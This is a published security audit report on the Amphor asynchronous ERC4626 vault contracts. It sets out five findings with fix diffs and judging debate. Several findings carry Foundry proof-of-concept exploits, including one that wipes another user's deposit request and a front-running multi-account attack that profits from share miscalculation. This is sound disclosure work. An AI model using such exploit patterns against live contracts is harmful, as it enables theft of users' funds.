SHERLOCK

SHERLOCK SECURITY REVIEW FOR

Prepared for: Amphor
Prepared by: Sherlock
Lead Security Expert: zzykxx
Dates Audited: March 13 - March 18, 2024
Prepared on: April 30, 2024

Introduction

The Amphor protocol serves as a yield aggregator for users to generate returns by supplying liquidity through ERC4626 Vaults. The yield comes from liquid staking and re-staking services, liquidity provision, and incentivized yield farming on DeFi. The generated yield from Amphor Vaults is transferred back to the users automatically. This process multiplies user's initial investment, leading to increase of value in principal and resulting profits.

Scope

Repository: AmphorProtocol/asynchronous-vault

Branch: sherlock

Commit: c4f7a9b8f3d3d9aba0e43eaae38ef9b556023b0e

For the detailed scope, see the contest details.

Findings

Each issue has an assigned severity:

- Medium issues are security vulnerabilities that may not be directly exploitable or may require certain conditions in order to be exploited. All major issues should be addressed.
- High issues are directly exploitable security vulnerabilities that need to be fixed.

Issues found

Medium	High
2	3

Issues not fixed or acknowledged

Medium	High
0	0

Security experts who found valid issues

zzykxx
fugazzi
whitehair0330
Darinrikusham
sammy
Varun_05
den_sosnovskyi
Afriaudit
DMoore
0xLogos
0xKartikgiri00
rekxor
0xShitgem
offside0011
cawfree
aslanbek
eeshenggoh
turvec
pynschon
CryptoSan
mahdikarimi
kennedy1030
jennifer37
no
nine9
Krace
n1punp
merlin
Tricko

Issue H-1: Claim functions don't validate if the epoch is settled

Source: https://github.com/sherlock-audit/2024-03-amphor-judging/issues/72

Found by

CryptoSan, aslanbek, cawfree, eeshenggoh, fugazzi, jennifer37, kennedy1030, mahdikarimi, pynschon, sammy, turvec, whitehair0330, zzykxx

Summary

Both claim functions fail to validate if the epoch for the request has been already settled, leading to loss of funds when claiming requests for the current epoch. The issue is worsened as `claimAndRequestDeposit()` can be used to claim a deposit on behalf of any account, allowing an attacker to wipe other's requests.

Vulnerability Detail

When the vault is closed, users can request a deposit, transfer assets and later claim shares, or request a redemption, transfer shares and later redeem assets. Both of these processes store the assets or shares, and later convert these when the epoch is settled. For deposits, the core of the implementation is given by `_claimDeposit()`:

```
function _claimDeposit(
    address owner,
    address receiver
)
    internal
    returns (uint256 shares)
{
    shares = previewClaimDeposit(owner);

    uint256 lastRequestId = lastDepositRequestId[owner];
    uint256 assets = epochs[lastRequestId].depositRequestBalance[owner];
    epochs[lastRequestId].depositRequestBalance[owner] = 0;
    _update(address(claimableSilo), receiver, shares);
    emit ClaimDeposit(lastRequestId, owner, receiver, assets, shares);
}

function previewClaimDeposit(address owner) public view returns (uint256) {
    uint256 lastRequestId = lastDepositRequestId[owner];
    uint256 assets = epochs[lastRequestId].depositRequestBalance[owner];
```

```
    return _convertToShares(assets, lastRequestId, Math.Rounding.Floor);
}

function _convertToShares(
    uint256 assets,
    uint256 requestId,
    Math.Rounding rounding
)
    internal
    view
    returns (uint256)
{
    if (isCurrentEpoch(requestId)) {
        return 0;
    }
    uint256 totalAssets =
        epochs[requestId].totalAssetsSnapshotForDeposit + 1;
    uint256 totalSupply =
        epochs[requestId].totalSupplySnapshotForDeposit + 1;

    return assets.mulDiv(totalSupply, totalAssets, rounding);
}
```

And for redemptions in `_claimRedeem()`:

```
function _claimRedeem(
    address owner,
    address receiver
)
    internal
    whenNotPaused
    returns (uint256 assets)
{
    assets = previewClaimRedeem(owner);
    uint256 lastRequestId = lastRedeemRequestId[owner];
    uint256 shares = epochs[lastRequestId].redeemRequestBalance[owner];
    epochs[lastRequestId].redeemRequestBalance[owner] = 0;
    _asset.safeTransferFrom(address(claimableSilo), address(this), assets);
    _asset.transfer(receiver, assets);
    emit ClaimRedeem(lastRequestId, owner, receiver, assets, shares);
}

function previewClaimRedeem(address owner) public view returns (uint256) {
    uint256 lastRequestId = lastRedeemRequestId[owner];
    uint256 shares = epochs[lastRequestId].redeemRequestBalance[owner];
    return _convertToAssets(shares, lastRequestId, Math.Rounding.Floor);
```

```
}

function _convertToAssets(
    uint256 shares,
    uint256 requestId,
    Math.Rounding rounding
)
    internal
    view
    returns (uint256)
{
    if (isCurrentEpoch(requestId)) {
        return 0;
    }
    uint256 totalAssets = epochs[requestId].totalAssetsSnapshotForRedeem + 1;
    uint256 totalSupply = epochs[requestId].totalSupplySnapshotForRedeem + 1;

    return shares.mulDiv(totalAssets, totalSupply, rounding);
}
```

Note that in both cases the "preview" functions are used to convert and calculate the amounts owed to the user: `_convertToShares()` and `_convertToAssets()` use the settled values stored in `epochs[requestId]` to convert between assets and shares.

However, there is no validation to check if the claiming is done for the current unsettled epoch. If a user claims a deposit or redemption during the same epoch it has been requested, the values stored in `epochs[epochId]` will be uninitialized, which means that `_convertToShares()` and `_convertToAssets()` will use zero values leading to zero results too. The claiming process will succeed, but since the converted amounts are zero, the users will always get zero assets or shares.

This is even worsened by the fact that `claimAndRequestDeposit()` can be used to claim a deposit on behalf of any account. An attacker can wipe any requested deposit from an arbitrary `account` by simply calling `claimAndRequestDeposit(0, account, "")`. This will internally execute `_claimDeposit(account, account)`, which will trigger the described issue.

Proof of concept

The following proof of concept demonstrates the scenario in which a user claims their own deposit during the current epoch:

```
function test_ClaimSameEpochLossOfFunds_Scenario_A() public {
    asset.mint(alice, 1_000e18);

    vm.prank(alice);
```

```
    vault.deposit(500e18, alice);

    // vault is closed
    vm.prank(owner);
    vault.close();

    // alice requests a deposit
    vm.prank(alice);
    vault.requestDeposit(500e18, alice, alice, "");

    // the request is successfully created
    assertEq(vault.pendingDepositRequest(alice), 500e18);

    // now alice claims the deposit while vault is still open
    vm.prank(alice);
    vault.claimDeposit(alice);

    // request is gone
    assertEq(vault.pendingDepositRequest(alice), 0);
}
```

This other proof of concept illustrates the scenario in which an attacker calls `claimAndRequestDeposit()` to wipe the deposit of another account.

```
function test_ClaimSameEpochLossOfFunds_Scenario_B() public {
    asset.mint(alice, 1_000e18);

    vm.prank(alice);
    vault.deposit(500e18, alice);

    // vault is closed
    vm.prank(owner);
    vault.close();

    // alice requests a deposit
    vm.prank(alice);
    vault.requestDeposit(500e18, alice, alice, "");

    // the request is successfully created
    assertEq(vault.pendingDepositRequest(alice), 500e18);

    // bob can issue a claim for alice through claimAndRequestDeposit()
    vm.prank(bob);
    vault.claimAndRequestDeposit(0, alice, "");

    // request is gone
```

```
    assertEq(vault.pendingDepositRequest(alice), 0);
}
```

Impact

CRITICAL. Requests can be wiped by executing the claim in an unsettled epoch, leading to loss of funds. The issue can also be triggered for any arbitrary account by using `claimAndRequestDeposit()`.

Code Snippet

https://github.com/sherlock-audit/2024-03-amphor/blob/main/asynchronous-vault/src/AsyncSynthVault.sol#L742-L756

https://github.com/sherlock-audit/2024-03-amphor/blob/main/asynchronous-vault/src/AsyncSynthVault.sol#L758-L773

Tool used

Manual Review

Recommendation

Check that the epoch associated with the request is not the current epoch.

```
    function _claimDeposit(
        address owner,
        address receiver
    )
        internal
        returns (uint256 shares)
    {
+       uint256 lastRequestId = lastDepositRequestId[owner];
+       if (isCurrentEpoch(lastRequestId)) revert();

        shares = previewClaimDeposit(owner);

-       uint256 lastRequestId = lastDepositRequestId[owner];
        uint256 assets = epochs[lastRequestId].depositRequestBalance[owner];
        epochs[lastRequestId].depositRequestBalance[owner] = 0;
        _update(address(claimableSilo), receiver, shares);
        emit ClaimDeposit(lastRequestId, owner, receiver, assets, shares);
    }
```

```
    function _claimRedeem(
        address owner,
        address receiver
    )
        internal
        whenNotPaused
        returns (uint256 assets)
    {
+       uint256 lastRequestId = lastRedeemRequestId[owner];
+       if (isCurrentEpoch(lastRequestId)) revert();

        assets = previewClaimRedeem(owner);
-       uint256 lastRequestId = lastRedeemRequestId[owner];
        uint256 shares = epochs[lastRequestId].redeemRequestBalance[owner];
        epochs[lastRequestId].redeemRequestBalance[owner] = 0;
        _asset.safeTransferFrom(address(claimableSilo), address(this), assets);
        _asset.transfer(receiver, assets);
        emit ClaimRedeem(lastRequestId, owner, receiver, assets, shares);
    }
```

Discussion

sherlock-admin4

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> valid; high(1)

sherlock-admin4

The protocol team fixed this issue in the following PRs/commits:
https://github.com/AmphorProtocol/asynchronous-vault/pull/103

sherlock-admin3

The Lead Senior Watson signed off on the fix.

Issue H-2: Calling `requestRedeem` with `_msgSender() != owner` will lead to user's shares being locked in the vault forever

Source: https://github.com/sherlock-audit/2024-03-amphor-judging/issues/85

Found by

Afriaudit, DMoore, Varun_05, den_sosnovskyi, fugazzi, sammy, zzykxx

Summary

The requestRedeem function in `AsyncSynthVault.sol` can be invoked by a user on behalf of another user, referred to as 'owner', provided that the user has been granted sufficient allowance by the 'owner'. However, this action results in a complete loss of balance.

Vulnerability Detail

The _createRedeemRequest function contains a discrepancy; it fails to update the `lastRedeemRequestId` for the user eligible to claim the shares upon maturity. Instead, it updates this identifier for the 'owner' who delegated their shares to the user. As a result, the shares become permanently locked in the vault, rendering them unclaimable by either the 'owner' or the user.

This issue unfolds as follows:

1. The 'owner' deposits tokens into the vault, receiving vault shares in return.
2. The 'owner' then delegates the allowance of all their vault shares to another user.
3. When `epochId == 1`, this user executes The requestRedeem , specifying the 'owner''s address as `owner`, the user's address as `receiver`, and the 'owner''s share balance as `shares`.
4. The internal function `_createRedeemRequest` is invoked, incrementing `epochs[epochId].redeemRequestBalance[receiver]` by the amount of `shares`, and setting `lastRedeemRequestId[owner] = epochId`.
5. At `epochId == 2`, the user calls claimRedeem, which in turn calls the internal function _claimRedeem, with `owner` set to `_msgSender()` (i.e., the user's address) and `receiver` also set to the user's address.
6. In this scenario, `lastRequestId` remains zero because `lastRedeemRequestId[owner] == 0` (here, `owner` refers to the user's address). Consequently, `epochs[lastRequestId].redeemRequestBalance[owner]` is also zero. Therefore, no shares are minted to the user.

Proof of Code :

The following test demonstrates the claim made above :

```
function test_poc() external {
        // set token balances
        deal(vaultTested.asset(), user1.addr, 20); // owner

        vm.startPrank(user1.addr);
        IERC20Metadata(vaultTested.asset()).approve(address(vaultTested), 20);
        // owner deposits tokens when vault is open and receives vault shares
        vaultTested.deposit(20, user1.addr);
        // owner delegates shares balance to user
        IERC20Metadata(address(vaultTested)).approve(
            user2.addr,
            vaultTested.balanceOf(user1.addr)
        );
        vm.stopPrank();

        // vault is closed
        vm.prank(vaultTested.owner());
        vaultTested.close();

        // epoch = 1
        vm.startPrank(user2.addr);
        // user requests a redeem on behlaf of owner
        vaultTested.requestRedeem(
            vaultTested.balanceOf(user1.addr),
            user2.addr,
            user1.addr,
            ""
        );
        // user checks the pending redeem request amount
        assertEq(vaultTested.pendingRedeemRequest(user2.addr), 20);
        vm.stopPrank();

        vm.startPrank(vaultTested.owner());
        IERC20Metadata(vaultTested.asset()).approve(
            address(vaultTested),
            type(uint256).max
        );
        vaultTested.settle(23); // an epoch goes by
        vm.stopPrank();

        // epoch = 2

        vm.startPrank(user2.addr);
```

```
        // user tries to claim the redeem
        vaultTested.claimRedeem(user2.addr);
        assertEq(IERC20Metadata(vaultTested.asset()).balanceOf(user2.addr), 0);
        // however, token balance of user is still empty
        vm.stopPrank();

        vm.startPrank(user1.addr);
        // owner also tries to claim the redeem
        vaultTested.claimRedeem(user1.addr);
        assertEq(IERC20Metadata(vaultTested.asset()).balanceOf(user1.addr), 0);
        // however, token balance of owner is still empty
        vm.stopPrank();

        // all the balances of owner and user are zero, indicating loss of funds
        assertEq(vaultTested.balanceOf(user1.addr), 0);
        assertEq(IERC20Metadata(vaultTested.asset()).balanceOf(user1.addr), 0);
        assertEq(vaultTested.balanceOf(user2.addr), 0);
        assertEq(IERC20Metadata(vaultTested.asset()).balanceOf(user2.addr), 0);
    }
```

To run the test :

1. Copy the above code and paste it into `TestClaimDeposit.t.sol`
2. Run `forge test --match-test test_poc --ffi`

Impact

The shares are locked in the vault forever with no method for recovery by the user or the 'owner'.

Code Snippet

Tool used

Manual Review Foundry

Recommendation

Modify _createRedeemRequest as follows :

```
-         lastRedeemRequestId[owner] = epochId;
+        lastRedeemRequestid[receiver] = epochId;
```

Discussion

sherlock-admin3

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> invalid

sherlock-admin4

The protocol team fixed this issue in the following PRs/commits:
https://github.com/AmphorProtocol/asynchronous-vault/pull/103

sherlock-admin3

The Lead Senior Watson signed off on the fix.

Issue H-3: Exchange rate is calculated incorrectly when the vault is closed, potentially leading to funds being stolen

Source: https://github.com/sherlock-audit/2024-03-amphor-judging/issues/131

Found by

Darinrikusham, fugazzi, whitehair0330, zzykxx

Summary

The exchange ratio between shares and assets is calculated incorrectly when the vault is closed. This can cause accounting inconsistencies, funds being stolen and users being unable to redeem shares.

Vulnerability Detail

The functions AsyncSynthVault::_convertToAssets and AsyncSynthVault::_convertToShares both add `1` to the epoch cached variables `totalAssetsSnapshotForDeposit`, `totalSupplySnapshotForDeposit`, `totalAssetsSnapshotForRedeem` and `totalSupplySnapshotForRedeem`.

This is incorrect because the function previewSettle, used in _settle(), already adds `1` to the variables:

```
...
uint256 totalAssetsSnapshotForDeposit = _lastSavedBalance + 1;
uint256 totalSupplySnapshotForDeposit = totalSupply + 1;
...
uint256 totalAssetsSnapshotForRedeem = _lastSavedBalance + pendingDeposit + 1;
uint256 totalSupplySnapshotForRedeem = totalSupply + sharesToMint + 1;
...
```

This leads to accounting inconsistencies between depositing/redeeming when a vault is closed and depositing/redeeming when a vault is open whenever the exchange ratio assets/shares is not exactly 1:1.

If a share is worth more than one asset:

- Users that will request a deposit while the vault is closed will receive **more** shares than they should
- Users that will request a redeem while the vault is closed will receive **less** assets than they should

POC

This can be taken advantage of by an attacker by doing the following:

1. The attacker monitors the mempool for a vault deployment.
2. Before the vault is deployed the attacker transfers to the vault some of the vault underlying asset (donation). This increases the value of one share.
3. The protocol team initializes the vault and adds the bootstrap liquidity.
4. Users use the protocol normally and deposits some assets.
5. The vault gets closed by the protocol team and the funds invested.
6. Some users request a deposit while the vault is closed.
7. The attacker monitors the mempool to know when the vault will be open again.
8. Right before the vault is opened, the attacker performs multiple deposit requests with different accounts. For each account he deposits the minimum amount of assets required to receive 1 share.
9. The vault opens.
10. The attacker claims all of the deposits with every account and then redeems the shares immediately for profit.

This will "steal" shares of other users (point 6) from the claimable silo because the protocol will give the attacker more shares than it should. The attacker will profit and some users won't be able to claim their shares.

Add imports to `TestClaimRedeem.t.sol`:

```
import { IERC20 } from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
```

and copy-paste:

```
function test_attackerProfitsViaRequestingDeposits() external {
    address attacker = makeAddr("attacker");
    address protocolUsers = makeAddr("alice");
    address vaultOwner = vaultTested.owner();

    uint256 donation = 1e18 - 1;
    uint256 protocolUsersDeposit = 10e18 + 15e18;
    uint256 protocolTeamBootstrapDeposit = 1e18;

    IERC20 asset = IERC20(vaultTested.asset());
    deal(address(asset), protocolUsers, protocolUsersDeposit);
    deal(address(asset), attacker, donation);
    deal(address(asset), vaultOwner, protocolTeamBootstrapDeposit);
```


```
    vm.prank(vaultOwner);
    asset.approve(address(vaultTested), type(uint256).max);

    vm.prank(protocolUsers);
    asset.approve(address(vaultTested), type(uint256).max);

    vm.prank(attacker);
    asset.approve(address(vaultTested), type(uint256).max);

    //-> Attacker donates `1e18 - 1` assets, this can be done before the vault
↪   is even deployed
    vm.prank(attacker);
    asset.transfer(address(vaultTested), donation);

    //-> Protocol team bootstraps the vault with `1e18` of assets
    vm.prank(vaultOwner);
    vaultTested.deposit(protocolTeamBootstrapDeposit, vaultOwner);

    //-> Users deposit `10e18` of liquidity in the vault
    vm.prank(protocolUsers);
    vaultTested.deposit(10e18, protocolUsers);

    //-> Vault gets closed
    vm.prank(vaultOwner);
    vaultTested.close();

    //-> Users request deposits for `15e18` assets
    vm.prank(protocolUsers);
    vaultTested.requestDeposit(15e18, protocolUsers, protocolUsers, "");

    //-> The attacker frontruns the call to `open()` and knows that:
    //- The current epoch cached `totalSupply` of shares will be
↪   `vaultTested.totalSupply()` + 1 + 1
    //- The current epoch cached `totalAssets` will be 12e18 + 1 + 1
    uint256 totalSupplyCachedOnOpen = vaultTested.totalSupply() + 1 + 1;
↪   //Current supply of shares, plus 1 used as virtual share, plus 1 added by
↪   `_convertToAssets`
    uint256 totalAssetsCachedOnOpen = vaultTested.lastSavedBalance() + 1 + 1;
↪   //Total assets passed as paremeter to `open`, plus 1 used as virtual share,
↪   plus 1 added by `_convertToAssets`
    uint256 minToDepositToGetOneShare = totalAssetsCachedOnOpen /
↪   totalSupplyCachedOnOpen;

    //-> Attacker frontruns the call to `open()` by requesting a deposit with
↪   multiple fresh accounts
    uint256 totalDeposited = 0;
```


```
    for(uint256 i = 0; i < 30; i++) {
        address attackerEOA = address(uint160(i * 31000 + 49*49)); //Random
↪   address that does not conflict with existing ones
        deal(address(asset), attackerEOA, minToDepositToGetOneShare);
        vm.startPrank(attackerEOA);
        asset.approve(address(vaultTested), type(uint256).max);
        vaultTested.requestDeposit(minToDepositToGetOneShare, attackerEOA,
↪   attackerEOA, "");
        vm.stopPrank();
        totalDeposited += minToDepositToGetOneShare;
    }

    //->Vault gets opened again with 0 profit and 0 losses (for simplicity)
    vm.startPrank(vaultOwner);
    vaultTested.open(vaultTested.lastSavedBalance());
    vm.stopPrank();

    //-> Attacker claims his deposits and withdraws them immediately for profit
    uint256 totalRedeemed = 0;
    for(uint256 i = 0; i < 30; i++) {
        address attackerEOA = address(uint160(i * 31000 + 49*49)); //Random
↪   address that does not conflict with existing ones
        vm.startPrank(attackerEOA);
        vaultTested.claimDeposit(attackerEOA);
        uint256 assets = vaultTested.redeem(vaultTested.balanceOf(attackerEOA),
↪   attackerEOA, attackerEOA);
        vm.stopPrank();
        totalRedeemed += assets;
    }

    //-> Attacker is in profit
    assertGt(totalRedeemed, totalDeposited + donation);
}
```

Impact

When the ratio between shares and assets is not 1:1 the protocol calculates the exchange rate between assets and shares inconsitently. This is an issue by itself and can lead to loss of funds and users not being able to claim shares. It can also be taken advantage of by an attacker to steal shares from the claimable silo.

Note that the "donation" done initially is not akin to an "inflation" attack because the attacker is not required to mint any share.

Code Snippet

Tool used

Manual Review

Recommendation

In the functions AsyncSynthVault::_convertToAssets and AsyncSynthVault::_convertToShares:

- Return `0` if `requestId == 0`
- Don't add `1` to the two cached variables

It's also a good idea to perform the initial bootstrapping deposit in the initialize function (as suggested in another finding) and require that the vault contains `0` assets when the first deposit is performed.

Discussion

sherlock-admin4

The protocol team fixed this issue in the following PRs/commits:
https://github.com/AmphorProtocol/asynchronous-vault/pull/104

0xLogos

Escalate

Low (at least medium)

I doubt that there's any profit +1 even in 6 dp is too small frontrunning and gas on mainnet too expensive, not possible on polygon zkevm

sherlock-admin2

> Escalate
>
> Low (at least medium)
>
> I doubt that there's any profit +1 even in 6 dp is too small frontrunning and gas on mainnet too expensive, not possible on polygon zkevm

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

realfugazzi

> Escalate

> Low (at least medium)
>
> I doubt that there's any profit +1 even in 6 dp is too small frontrunning and gas on mainnet too expensive, not possible on polygon zkevm

Take into account that this issue is not just about small differences of amounts in calculations, but could break redemptions accidentally since the amounts are off and eventually people cannot claim back their intents. #73 goes into this and offers a detailed PoC.

0xLogos

I see, but it's not permanent lock of funds thus not loss of funds so I think medium is apropriate severity.

WangSecurity

The reason why we decided to make it high severity, cause it's a normal workflow to open/close the vault, therefore, there are no certain external conditions for this, it will just happen even if the protocol operates in a normal way.

So the absence of any external factors is the reason it's high. Both LSW and the sponsor agreed on it.

0xLogos

I believe only "core functionality break" apropriate here according to rules.

(About #73) Admins can easily recover funds by close vault => request dust amount => settle => silo now has enough shares.

Mihir018

I agree with @WangSecurity and I also concerned with @blablalf regarding if this is a normal flow of operation during contest and they agreed on that. And it would also result in definite loss of funds without external conditions due to calculation flow implemented.

WangSecurity

I see the point that 0xLogos raises here, but I still believe it should remain high, cause the users would lose funds due to just interacting with the protocol, nothing else is required, it's just the normal workflow, therefore, I think it should be high.

Evert0x

It looks like we agree that core functionality is being broken, but there is a disagreement if that would result in lost funds.

@0xLogos

> Take into account that this issue is not just about small differences of amounts in calculations, but could break redemptions accidentally since

> the amounts are off and eventually people cannot claim back their intents.

Does this argument convince you that this issue can result in lost funds?

zzykxx

The POC I coded proves funds can be stolen by abusing an implementation mistake that leads to a rounding error in favor of users.

This issue should be judged high severity for consistency given that this one (which has the same pre-conditions, with the exception that in this case the admin doesn't have to approve every single withdrawal) has been judged as high severity.

Evert0x

Planning to reject escalation and keep issue state as is

0xLogos

```
//-> Attacker is in profit
assertGt(totalRedeemed, totalDeposited + donation);
```

What is exact profit in this case? If it greater by 1 wei or so loss of funds doesn't make sense here

0xLogos

> Does this argument convince you that this issue can result in lost funds?

No, as I said, its not permanent loss, it could be easily recovered by admin or accidentely. Also I think "normal workflow" wording can lead to misunderstanding here: PoC has certain hardcoded numbers and it can be simply edge case.

realfugazzi

> > Does this argument convince you that this issue can result in lost funds?
>
> No, as I said, its not permanent loss, it could be easily recovered by admin or accidentely. Also I think "normal workflow" wording can lead to misunderstanding here: PoC has certain hardcoded numbers and it can be simply edge case.

Then it is a loss for the admins, moving the loss from one entity to another doesn't take away the loss.

Imagine there is a protocol that gets hacked, and the funds are returned back to their rightful owners via the protocol treasury, wouldn't you classify this as a loss?

zzykxx

I will just say 3 things:

1. The POC shows the profit for the attacker is 1.69ETH
2. The POC shows the funds are in the attacker wallet and cannot be recovered
3. People should at least run the POC before escalating

Evert0x

Still planning to reject escalation and keep issue state as is. The escalation and follow up comments fail to provide a detailed reason to invalidate the issue.

Evert0x

Result: High Has Duplicates

sherlock-admin3

Escalations have been resolved successfully!

Escalation status:

- 0xLogos: rejected

zzykxx

The issue has been resolved by not adding `+1` in the previewSettle() function.

sherlock-admin3

The Lead Senior Watson signed off on the fix.

Issue M-1: The `_zapIn` function may unexpectedly revert due to the incorrect implementation of `_transferTokenInAndApprove`

Source: https://github.com/sherlock-audit/2024-03-amphor-judging/issues/1

Found by

0xLogos, Krace, Tricko, Varun_05, aslanbek, cawfree, den_sosnovskyi, merlin, n1punp, nine9, no, whitehair0330, zzykxx

Summary

The `_transferTokenInAndApprove` function should approve the `router` on behalf of the *VaultZapper* contract. However, it checks the allowance from `msgSender` to the `router`, rather than the *VaultZapper*. This potentially results in the *VaultZapper* not approving the `router` and causing unexpected reverting.

Vulnerability Detail

The allowance check in the `_transferTokenInAndApprove` function should verify that `address(this)` has approved sufficient amount of `tokenIn` to the `router`. However, it currently checks the allowance of `_msgSender()`, which is unnecessary and may cause transaction reverting if `_msgSender` had previously approved the `router`.

```
    function _transferTokenInAndApprove(
        address router,
        IERC20 tokenIn,
        uint256 amount
    )
        internal
    {
        tokenIn.safeTransferFrom(_msgSender(), address(this), amount);
//@ The check of allowance is useless, we should check the allowance from
↪  address(this) rather than the msgSender
        if (tokenIn.allowance(_msgSender(), router) < amount) {
            tokenIn.forceApprove(router, amount);
        }
    }
```

POC

Apply the patch to `asynchronous-vault/test/Zapper/ZapperDeposit.t.sol` to add the test case and run it with `forge test --match-test test_zapIn --ffi`.

```
diff --git a/asynchronous-vault/test/Zapper/ZapperDeposit.t.sol
↪  b/asynchronous-vault/test/Zapper/ZapperDeposit.t.sol
index 9083127..ff11b56 100644
--- a/asynchronous-vault/test/Zapper/ZapperDeposit.t.sol
+++ b/asynchronous-vault/test/Zapper/ZapperDeposit.t.sol
@@ -17,6 +17,25 @@ contract VaultZapperDeposit is OffChainCalls {
         zapper = new VaultZapper();
     }

+    function test_zapIn() public {
+        Swap memory params =
+            Swap(_router, _USDC, _WSTETH, 1500 * 1e6, 1, address(0), 20);
+        _setUpVaultAndZapper(_WSTETH);
+
+        IERC4626 vault = _vault;
+        bytes memory swapData =
+            _getSwapData(address(zapper), address(zapper), params);
+
+        _getTokenIn(params);
+
+        // If the msgSender() happend to approve the SwapRouter before, then
↪  the zap will always revert
+        IERC20(params.tokenIn).approve(address(params.router), params.amount);
+        zapper.zapAndDeposit(
+            params.tokenIn, vault, params.router, params.amount, swapData
+        );
+
+    }
+
     //// test_zapAndDeposit ////
     function test_zapAndDepositUsdcWSTETH() public {
         Swap memory usdcToWstEth =
```

Result:

```
Ran 1 test for test/Zapper/ZapperDeposit.t.sol:VaultZapperDeposit
[FAIL. Reason: SwapFailed("\u{8}y\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
↪  0\0\0\0\0\0\0\0
↪  \0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0(ERC20:
↪  transfer amount exceeds
↪  allowance\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0")] test_zapIn()
↪  (gas: 4948462)
Suite result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 20.84s (18.74s
↪  CPU time)
```

```
Ran 1 test suite in 22.40s (20.84s CPU time): 0 tests passed, 1 failed, 0
↪  skipped (1 total tests)

Failing tests:
Encountered 1 failing test in test/Zapper/ZapperDeposit.t.sol:VaultZapperDeposit
[FAIL. Reason: SwapFailed("\u{8}y\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
↪  0\0\0\0\0\0\0\0
↪  \0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0(ERC20:
↪  transfer amount exceeds
↪  allowance\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0")] test_zapIn()
↪  (gas: 4948462)
```

Impact

This issue could lead to transaction reverting when users interact with the contract normally, thereby affecting the contract's regular functionality.

Code Snippet

https://github.com/sherlock-audit/2024-03-amphor/blob/6c797025ffe296e04607abf74400ff2bb36a7de3/asynchronous-vault/src/VaultZapper.sol#L160-L171

Tool used

Foundry

Recommendation

Fix the issue:

```
diff --git a/asynchronous-vault/src/VaultZapper.sol
↪  b/asynchronous-vault/src/VaultZapper.sol
index 9943535..9cf6df9 100644
--- a/asynchronous-vault/src/VaultZapper.sol
+++ b/asynchronous-vault/src/VaultZapper.sol
@@ -165,7 +165,7 @@ contract VaultZapper is Ownable2Step, Pausable {
         internal
     {
         tokenIn.safeTransferFrom(_msgSender(), address(this), amount);
-        if (tokenIn.allowance(_msgSender(), router) < amount) {
+        if (tokenIn.allowance(address(this), router) < amount) {
             tokenIn.forceApprove(router, amount);
         }
     }
```

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> seem valid; medium(3)

sherlock-admin4

The protocol team fixed this issue in the following PRs/commits:
https://github.com/AmphorProtocol/asynchronous-vault/pull/103

sherlock-admin3

The Lead Senior Watson signed off on the fix.

Issue M-2: IERC20.transfer wil fail for USDT

Source: https://github.com/sherlock-audit/2024-03-amphor-judging/issues/126

Found by

0xKartikgiri00, 0xLogos, 0xShitgem, offside0011, rekxor

Summary

Some tokens do not return bool on transfer, e.g. USDT on mainnet

Vulnerability Detail

USDT on mainnet do not return bool on transfer: https://etherscan.io/address/0xdac17f958d2ee523a2206206994597c13d831ec7#code#L126

But but because of IERC20 interface solidity will try to parse bool from nothing thus reverting.

Impact

Unable to claim requested redeem if underlying asset is USDT

Code Snippet

https://github.com/sherlock-audit/2024-03-amphor/blob/6c797025ffe296e04607abf74400ff2bb36a7de3/asynchronous-vault/src/AsyncSynthVault.sol#L771

Tool used

Manual Review

Recommendation

Instead transfer directly to `receiver`

```
_asset.safeTransferFrom(address(claimableSilo), receiver, assets);
- _asset.transfer(receiver, assets);
```

Discussion

sherlock-admin4

The protocol team fixed this issue in the following PRs/commits:
https://github.com/AmphorProtocol/asynchronous-vault/pull/103

sherlock-admin2

> Escalate there is no case this will cause an issue, because the supposedly "insecure" transfer it predeced by safeTransfer of the same amount and the same token. Therefore if there is wrong amount of token, if will fail on first transfer attempt, so transfer() is protected anyway

The escalation could not be created because you are not exceeding the escalation threshold.

You can view the required number of additional valid issues/judging contest payouts in your Profile page, in the Sherlock webapp.

0xLogos

Escalate

Should be high bcz `_asset.transfer(receiver, assets)` will always fail for usdt => unable to claim.

Also I think #53 is about return value not checked, but actual root case is usdt is incompatible with erc20 interface => should be info

sherlock-admin2

> Escalate
>
> Should be high bcz `_asset.transfer(receiver, assets)` will always fail for usdt => unable to claim.
>
> Also I think #53 is about return value not checked, but actual root case is usdt is incompatible with erc20 interface => should be info

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

0xCryptoSan

this issue https://github.com/sherlock-audit/2024-03-amphor-judging/issues/35 should be also linked as duplicate of this issue

WangSecurity

We actually wanted to make it high, but the sponsor (@blablalf scepcifically) noted that the vaults will be upgradeable, therefore, if this vulnerability were to take

place, the funds would be easily retrieved. That is the reason we decided for this one to be medium instead of high.

rekxor

> We actually wanted to make it high, but the sponsor (@blablalf scepcifically) noted that the vaults will be upgradeable, therefore, if this vulnerability were to take place, the funds would be easily retrieved. That is the reason we decided for this one to be medium instead of high.

I don't think so it was mentioned in the Readme of the protocol at time of contest. So, shouldn't it be remained high! @WangSecurity

WangSecurity

Don't think so, to me it looks like this: if it happened in real life, then there would be no permanent lock of funds and they could be easily retrieved. Plus, we can add that they're not planning to make USDT vault straight away (I know it's not mentioned in the README and they shared it on discord, therefore, under Sherlock's hierarchy of truth it doesn't count, I know, I'm just elaborating on it, so it's easier for the head of judging to make the decision).

Evert0x

Will revisit this issue, but tentatively planning to reject escalation and keep issue state as is because of the argument put forward by Wang.

0xLogos

Agree with rekxor

> We actually wanted to make it high, but the sponsor noted...

